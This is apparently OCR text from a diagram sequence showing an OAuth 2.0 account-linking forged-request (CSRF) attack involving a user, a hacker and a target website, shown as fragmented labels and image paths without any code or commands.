
OAuth 2.0

User

Hacker


Target website

OAuth 2.0




Tell user to send
Forged request
User
Hacker
Target website

OAuth 2.0



OAuth 2.0




Link profile profile with THIS social account

User


Hacker

Target website


OAuth 2.0




OAuth 2.0



OAuth 2.0



OAuth 2.0



Login with account on Social site

